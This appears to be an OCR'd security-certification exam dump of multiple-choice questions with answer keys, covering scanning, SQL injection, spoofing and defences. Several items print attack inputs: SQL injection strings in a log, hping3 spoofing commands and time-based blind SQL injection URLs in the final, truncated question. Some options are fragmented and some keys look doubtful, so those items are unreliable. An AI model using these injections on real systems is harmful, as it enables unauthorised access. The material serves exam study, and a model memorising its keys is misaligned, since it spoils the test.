A. The hacker is attempting to compromise more machines on the network
B. The hacker is planting a rootkit
C. The hacker is running a buffer overflow exploit to lock down the system
D. The hacker is trying to cover his tracks

Answer: D

NEW QUESTION 310
- (Topic 3)
You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

A. There is no way to completely block tracerouting into this area
B. Block UDP at the firewall
C. Block TCP at the firewall
D. Block ICMP at the firewall

Answer: A

NEW QUESTION 314
- (Topic 3)
Which of the following processes evaluates the adherence of an organization to its stated security policy?

A. Vulnerability assessment
B. Penetration testing
C. Risk assessment
D. Security auditing

Answer: D

NEW QUESTION 316
- (Topic 3)
The GET method should never be used when sensitive data such as credit card is being sent to a CGI program. This is because any GET command will appear in the URL, and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this:
https://www.xsecurity-bank.com/creditcard.asp?cardnumber=453453433532234
The GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information. How would you protect from this type of attack?

A. Never include sensitive information in a script
B. Use HTTPS SSLv3 to send the data instead of plain HTTPS
C. Replace the GET with POST method when sending data
D. Encrypt the data before you send using GET method

Answer: C

NEW QUESTION 320
- (Topic 3)
Perimeter testing means determining exactly what your firewall blocks and what it allows. To conduct a good test, you can spoof source IP addresses and source ports. Which of the following command results in packets that will appear to originate from the system at 10.8.8.8? Such a packet is useful for determining whether the firewall is allowing random packets in or out of your network.

A. hping3 -T 10.8.8.8 -S netbios -c 2 -p 80
B. hping3 -Y 10.8.8.8 -S windows -c 2 -p 80
C. hping3 -O 10.8.8.8 -S server -c 2 -p 80
D. hping3 -a 10.8.8.8 -S springfield -c 2 -p 80

Answer: D

NEW QUESTION 322
- (Topic 3)
WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing. How will you stop web spiders from crawling certain directories on your website?

A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
B. Place authentication on root directories that will prevent crawling from these spiders
C. Enable SSL on the restricted directories which will block these spiders from crawling
D. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index

Answer: A

NEW QUESTION 323
- (Topic 3)
You are performing a port scan with nmap. You are in hurry and conducting the scans at the fastest possible speed. However, you don't want to sacrifice reliability for speed. If stealth is not an issue, what type of scan should you run to get very reliable results?

A. Stealth scan
B. Connect scan
C. Fragmented packet scan
D. XMAS scan

Answer: B

NEW QUESTION 325
- (Topic 3)
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. A competitor to the company because they can directly benefit from the publicity generated by making such an attack
B. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
C. The CEO of the company because he has access to all of the computer systems
D. A government agency since they know the company's computer system strengths and weaknesses

Answer: B

NEW QUESTION 329
- (Topic 3)
Which of the following techniques can be used to mitigate the risk of an on-site attacker from connecting to an unused network port and gaining full access to the network? (Choose three.)

A. Port Security
B. IPSec Encryption
C. Network Admission Control (NAC)
D. 802.1q Port Based Authentication
E. 802.1x Port Based Authentication
F. Intrusion Detection System (IDS)

Answer: ACE

NEW QUESTION 332
- (Topic 3)
Which tool would be used to collect wireless packet data?

A. NetStumbler
B. John the Ripper
C. Nessus
D. Netcat

Answer: A

NEW QUESTION 337
- (Topic 3)
The SNMP Read-Only Community String is like a password. The string is sent along with each SNMP Get-Request and allows (or denies) access to a device. Most network vendors ship their equipment with a default password of "public". This is the so-called "default public community string". How would you keep intruders from getting sensitive information regarding the network devices using SNMP? (Select 2 answers)

A. Enable SNMPv3 which encrypts username/password authentication
B. Use your company name as the public community string replacing the default 'public'
C. Enable IP filtering to limit access to SNMP device
D. The default configuration provided by device vendors is highly secure and you don't need to change anything


Answer: AC

NEW QUESTION 342
- (Topic 3)
A company is using Windows Server 2003 for its Active Directory (AD). What is the most efficient way to crack the passwords for the AD users?

A. Perform a dictionary attack.
B. Perform a brute force attack.
C. Perform an attack with a rainbow table.
D. Perform a hybrid attack.

Answer: C


NEW QUESTION 345
- (Topic 3)
Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems, and disabled all unnecessary services on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about this since telnet can be a very large security risk in an organization. Blake is concerned about how this particular server might look to an outside attacker so he decides to perform some footprinting, scanning, and penetration tests on the server. Blake telnets into the server using Port 80 and types in the following command:
HEAD / HTTP/1.0
After pressing enter twice, Blake gets the following results: What has Blake just accomplished?



A. Downloaded a file to his local computer
B. Submitted a remote command to crash the server
C. Poisoned the local DNS cache of the server
D. Grabbed the Operating System banner

Answer: D

NEW QUESTION 347
- (Topic 3)
Trojan horse attacks pose one of the most serious threats to computer security. The image below shows different ways a Trojan can get into a system. Which are the easiest and most convincing ways to infect a computer?



A. IRC (Internet Relay Chat)
B. Legitimate "shrink-wrapped" software packaged by a disgruntled employee
C. NetBIOS (File Sharing)
D. Downloading files, games and screensavers from Internet sites

Answer: B

NEW QUESTION 351
- (Topic 3)
What is the broadcast address for the subnet 190.86.168.0/22?

A. 190.86.168.255
B. 190.86.255.255
C. 190.86.171.255
D. 190.86.169.255

Answer: C

NEW QUESTION 355
- (Topic 3)
John runs a Web server, IDS and firewall on his network. Recently his Web server has been under constant hacking attacks. He looks up the IDS log files and sees no intrusion attempts but the Web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever. John becomes suspicious and views the Firewall logs and he notices huge SSL connections constantly hitting his Web server. Hackers have been using the encrypted HTTPS protocol to send exploits to the Web server and that was the reason the IDS did not detect the intrusions. How would John protect his network from these types of attacks?

A. Install a proxy server and terminate SSL at the proxy
B. Enable the IDS to filter encrypted HTTPS traffic
C. Install a hardware SSL "accelerator" and terminate SSL at this layer
D. Enable the Firewall to filter encrypted HTTPS traffic

Answer: AC

NEW QUESTION 359
- (Topic 3)
June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

A. Ye
B. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
C. Ye
D. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
E. N
F. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program
G. N
H. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus

Answer: C

NEW QUESTION 361
- (Topic 3)
Which of the following identifies the three modes in which Snort can be configured to run?

A. Sniffer, Packet Logger, and Network Intrusion Detection System

B. Sniffer, Network Intrusion Detection System, and Host Intrusion Detection System
C. Sniffer, Host Intrusion Prevention System, and Network Intrusion Prevention System
D. Sniffer, Packet Logger, and Host Intrusion Prevention System

Answer: A

NEW QUESTION 362
- (Topic 3)
Bank of Timbuktu is a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently. Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.
John Stevens is in charge of information security at Bank of Timbuktu. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed! However, money hasn't been removed from the bank; instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:


```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete'';
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: '; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x90627579 44CCB811
Login of user mike, sessionID= 0x90627579 35FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the bank?

A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
C. The Hacker used a generator module to pass results to the Web server and exploited Web application CGI vulnerability.
D. The Hacker first attempted logins with suspected user names, then used SQL Injection to gain access to valid bank login IDs.

Answer: D

NEW QUESTION 366
- (Topic 3)
What command would you type to OS fingerprint a server using the command line?



A. Launch FTP and enter this command
```
c:\ftp www.juggyboy.com 80
HEAD /Ver/1.0
```

B. Launch FTP and enter this command
```
c:\ftp www.juggyboy.com 80
OS / HTTP/1.0
```

C. Launch telnet and enter this command
```
c:\telnet www.juggyboy.com 80
HEAD / HTTP/1.0
```

D. Launch sftp and enter this command
```
c:\sftp www.juggyboy.com 80
HEAD /OS/1.0
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 371
- (Topic 3)
If an attacker's computer sends an IPID of 31400 to a zombie (Idle Scanning) computer on an open port, what will be the response?

A. 31400
B. 31402
C. The zombie will not send a response
D. 31401

Answer: B

Explanation:
31402 is the correct answer.

NEW QUESTION 372
- (Topic 3)
Which of the following is a hashing algorithm?

A. MD5
B. PGP
C. DES
D. ROT13

Answer: A

NEW QUESTION 375
- (Topic 3)
One way to defeat a multi-level security solution is to leak data via

A. a bypass regulator.
B. steganography.
C. a covert channel.
D. asymmetric routing.

Answer: C

NEW QUESTION 376
- (Topic 3)
Simon is security analyst writing signatures for a Snort node he placed internally that captures all mirrored traffic from his border firewall. From the following signature, what will Snort look for in the payload of the suspected packets?
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msG. "BACKDOOR SIG -
SubSseven 22";flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids, 485;) alert

A. The payload of 485 is what this Snort signature will look for.
B. Snort will look for 0d0a5b52504c5d3030320d0a in the payload.
C. Packets that contain the payload of BACKDOOR SIG - SubSseven 22 will be flagged.
D. From this snort signature, packets with HOME_NET 27374 in the payload will be flagged.

Answer: B

NEW QUESTION 379
- (Topic 3)
Hayden is the network security administrator for her company, a large finance firm based in Miami. Hayden just returned from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. Hayden is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established she sends RST packets to those hosts to stop the session. She does this to see how her intrusion detection system will log the traffic. What type of scan is Hayden attempting here?

A. Hayden is attempting to find live hosts on her company's network by using an XMAS scan
B. She is utilizing a SYN scan to find live hosts that are listening on her network
C. The type of scan, she is using is called a NULL scan
D. Hayden is using a half-open scan to find live hosts on her network

Answer: D

NEW QUESTION 381
- (Topic 3)
On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

A. nessus +
B. nessus *s
C. nessus &
D. nessus -d

Answer: C

NEW QUESTION 386
- (Topic 3)
Which of the following Exclusive OR transforms bits is NOT correct?

A. 0 xor 0 = 0
B. 1 xor 0 = 1
C. 1 xor 1 = 1
D. 0 xor 1 = 1

Answer: C

NEW QUESTION 389
- (Topic 3)
Wayne is the senior security analyst for his company. Wayne is examining some traffic logs on a server and came across some inconsistencies. Wayne finds some IP packets from a computer purporting to be on the internal network. The packets originate from 192.168.12.35 with a TTL of 15. The server replied to this computer and received a response from 192.168.12.35 with a TTL of 21. What can Wayne infer from this traffic log?

A. The initial traffic from 192.168.12.35 was being spoofed.
B. The traffic from 192.168.12.25 is from a Linux computer.
C. The TTL of 21 means that the client computer is on wireless.
D. The client computer at 192.168.12.35 is a zombie computer.

Answer: A

NEW QUESTION 392
- (Topic 3)
In the software security development life cyle process, threat modeling occurs in which phase?

A. Design
B. Requirements
C. Verification
D. Implementation

Answer: A

NEW QUESTION 395
- (Topic 3)
Kevin is an IT security analyst working for Emerson Time Makers, a watch manufacturing company in Miami. Kevin and his girlfriend Katy recently broke up after a big fight. Kevin believes that she was seeing another person. Kevin, who has an online email account that he uses for most of his mail, knows that Katy has an account with that same company. Kevin logs into his email account online and gets the following URL after successfully logged in:
http://www.youremailhere.com/mail.asp?mailbox=Kevin&Smith=121%22 Kevin changes the URL to:
http://www.youremailhere.com/mail.asp?mailbox=Katy&Sanchez=121%22 Kevin is trying to access her email account to see if he can find out any information.
What is Kevin attempting here to gain access to Katy's mailbox?

A. This type of attempt is called URL obfuscation when someone manually changes a URL to try and gain unauthorized access
B. By changing the mailbox's name in the URL, Kevin is attempting directory transversal
C. Kevin is trying to utilize query string manipulation to gain access to her email account
D. He is attempting a path-string attack to gain access to her mailbox

Answer: C

NEW QUESTION 400
- (Topic 3)
After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen, and then opens a second connection from a forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server. What attacks can you successfully launch against a server using the above technique?

A. Denial of Service attacks
B. Session Hijacking attacks
C. Web page defacement attacks
D. IP spoofing attacks

Answer: B

NEW QUESTION 404
- (Topic 3)
What do you call a pre-computed hash?

A. Sun tables
B. Apple tables
C. Rainbow tables
D. Moon tables

Answer: C

NEW QUESTION 409
- (Topic 3)
Which type of antenna is used in wireless communication?

A. Omnidirectional
B. Parabolic
C. Uni-directional
D. Bi-directional

Answer: A

NEW QUESTION 411
- (Topic 3)
Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

A. Key registry
B. Recovery agent
C. Directory
D. Key escrow

Answer: D

NEW QUESTION 414
- (Topic 3)
A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.
Which cryptography attack is the student attempting?

A. Man-in-the-middle attack
B. Brute-force attack
C. Dictionary attack
D. Session hijacking

Answer: C

NEW QUESTION 419
- (Topic 3)
Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.

How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

A. Alternate between typing the login credentials and typing characters somewhere else in the focus window
B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording
C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.
D. The next key typed replaces selected text portio
E. E.
F. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"
G. The next key typed replaces selected text portio
H. E.
I. if the password is "secret", one could type "s", then some dummy keys "asdfsd".Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies"asdfsd"

Answer: ACDE

NEW QUESTION 423
- (Topic 3)
Which of the following items of a computer system will an anti-virus program scan for viruses?

A. Boot Sector
B. Deleted Files
C. Windows Process List
D. Password Protected Files

Answer: A

NEW QUESTION 427
- (Topic 3)

A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

A. NMAP -P 192.168.1-5.
B. NMAP -P 192.168.0.0/16
C. NMAP -P 192.168.1.0, 2.0, 3.0, 4.0, 5.0
D. NMAP -P 192.168.1/17

Answer: A

NEW QUESTION 431
- (Topic 3)
Low humidity in a data center can cause which of the following problems?

A. Heat
B. Corrosion
C. Static electricity
D. Airborne contamination

Answer: C

NEW QUESTION 434
- (Topic 3)
Here is the ASCII Sheet.

DEC	OCT	HEX	BIN	Symbol	HTML Number	HTML Name	Description
32	40	20	100000		&#32;		Space
33	41	21	100001	!	&#33;		Exclamation mark
34	42	22	100010	"	&#34;	&quot;	Double quotes (or speech marks)
35	43	23	100011	#	&#35;		Number
36	44	24	100100	$	&#36;		Dollar
37	45	25	100101	%	&#37;		Procenttecken
38	46	26	100110	&	&#38;	&amp;	Ampersand
39	47	27	100111	'	&#39;		Single quote
40	50	28	101000	(	&#40;		Open parenthesis (or open bracket)
41	51	29	101001	)	&#41;		Close parenthesis (or close bracket)
42	52	2A	101010	*	&#42;		Asterisk
43	53	2B	101011	+	&#43;		Plus
44	54	2C	101100	,	&#44;		Comma
45	55	2D	101101	-	&#45;		Hyphen
46	56	2E	101110	.	&#46;		Period, dot or full stop
47	57	2F	101111	/	&#47;		Slash or divide
48	60	30	110000	0	&#48;		Zero
49	61	31	110001	1	&#49;		One
50	62	32	110010	2	&#50;		Two
51	63	33	110011	3	&#51;		Three
52	64	34	110100	4	&#52;		Four
53	65	35	110101	5	&#53;		Five
54	66	36	110110	6	&#54;		Six
55	67	37	110111	7	&#55;		Seven
56	70	38	111000	8	&#56;		Eight
57	71	39	111001	9	&#57;		Nine
58	72	3A	111010	:	&#58;		Colon
59	73	3B	111011	;	&#59;		Semicolon
60	74	3C	111100	<	&#60;	&lt;	Less than (or open angled bracket)
61	75	3D	111101	=	&#61;		Equals
62	76	3E	111110	>	&#62;	&gt;	Greater than (or close angled bracket)
63	77	3F	111111	?	&#63;		Question mark
64	100	40	1000000	@	&#64;		At symbol
65	101	41	1000001	A	&#65;		Uppercase A
66	102	42	1000010	B	&#66;		Uppercase B
67	103	43	1000011	C	&#67;		Uppercase C
68	104	44	1000100	D	&#68;		Uppercase D
69	105	45	1000101	E	&#69;		Uppercase E
70	106	46	1000110	F	&#70;		Uppercase F
71	107	47	1000111	G	&#71;		Uppercase G
72	110	48	1001000	H	&#72;		Uppercase H
73	111	49	1001001	I	&#73;		Uppercase I
74	112	4A	1001010	J	&#74;		Uppercase J
75	113	4B	1001011	K	&#75;		Uppercase K
76	114	4C	1001100	L	&#76;		Uppercase L
77	115	4D	1001101	M	&#77;		Uppercase M
78	116	4E	1001110	N	&#78;		Uppercase N
79	117	4F	1001111	O	&#79;		Uppercase O
80	120	50	1010000	P	&#80;		Uppercase P
81	121	51	1010001	Q	&#81;		Uppercase Q
82	122	52	1010010	R	&#82;		Uppercase R
83	123	53	1010011	S	&#83;		Uppercase S
84	124	54	1010100	T	&#84;		Uppercase T
85	125	55	1010101	U	&#85;		Uppercase U
86	126	56	1010110	V	&#86;		Uppercase V
87	127	57	1010111	W	&#87;		Uppercase W
88	130	58	1011000	X	&#88;		Uppercase X
89	131	59	1011001	Y	&#89;		Uppercase Y
90	132	5A	1011010	Z	&#90;		Uppercase Z
91	133	5B	1011011	[	&#91;		Opening bracket
92	134	5C	1011100	\	&#92;		Backslash
93	135	5D	1011101	]	&#93;		Closing bracket
94	136	5E	1011110	^	&#94;		Caret - circumflex
95	137	5F	1011111	_	&#95;		Underscore
96	140	60	1100000	`	&#96;		Grave accent
97	141	61	1100001	a	&#97;		Lowercase a
98	142	62	1100010	b	&#98;		Lowercase b
99	143	63	1100011	c	&#99;		Lowercase c
100	144	64	1100100	d	&#100;		Lowercase d
101	145	65	1100101	e	&#101;		Lowercase e
102	146	66	1100110	f	&#102;		Lowercase f
103	147	67	1100111	g	&#103;		Lowercase g
104	150	68	1101000	h	&#104;		Lowercase h
105	151	69	1101001	i	&#105;		Lowercase i
106	152	6A	1101010	j	&#106;		Lowercase j
107	153	6B	1101011	k	&#107;		Lowercase k
108	154	6C	1101100	l	&#108;		Lowercase l
109	155	6D	1101101	m	&#109;		Lowercase m
110	156	6E	1101110	n	&#110;		Lowercase n
111	157	6F	1101111	o	&#111;		Lowercase o
112	160	70	1110000	p	&#112;		Lowercase p
113	161	71	1110001	q	&#113;		Lowercase q
114	162	72	1110010	r	&#114;		Lowercase r
115	163	73	1110011	s	&#115;		Lowercase s
116	164	74	1110100	t	&#116;		Lowercase t
117	165	75	1110101	u	&#117;		Lowercase u
118	166	76	1110110	v	&#118;		Lowercase v
119	167	77	1110111	w	&#119;		Lowercase w
120	170	78	1111000	x	&#120;		Lowercase x
121	171	79	1111001	y	&#121;		Lowercase y
122	172	7A	1111010	z	&#122;		Lowercase z
123	173	7B	1111011	{	&#123;		Opening brace
124	174	7C	1111100	|	&#124;		Vertical bar
125	175	7D	1111101	\)	&#125;		Closing brace
126	176	7E	1111110	~	&#126;		Equivalency sign - tilde
127	177	7F	1111111		&#127;		Delete

You want to guess the DBO username juggyboy (8 characters) using Blind SQL Injection technique.
What is the correct syntax?

A. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 106) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 117) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFOR DELAY '00:00:10'--`

B. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 134,156,111,136,186,145,144,188) WAITFOR DELAY '00:00:10'`

C. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 144) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 123) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=156) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=187) WAITFOR DELAY '00:00:10'`

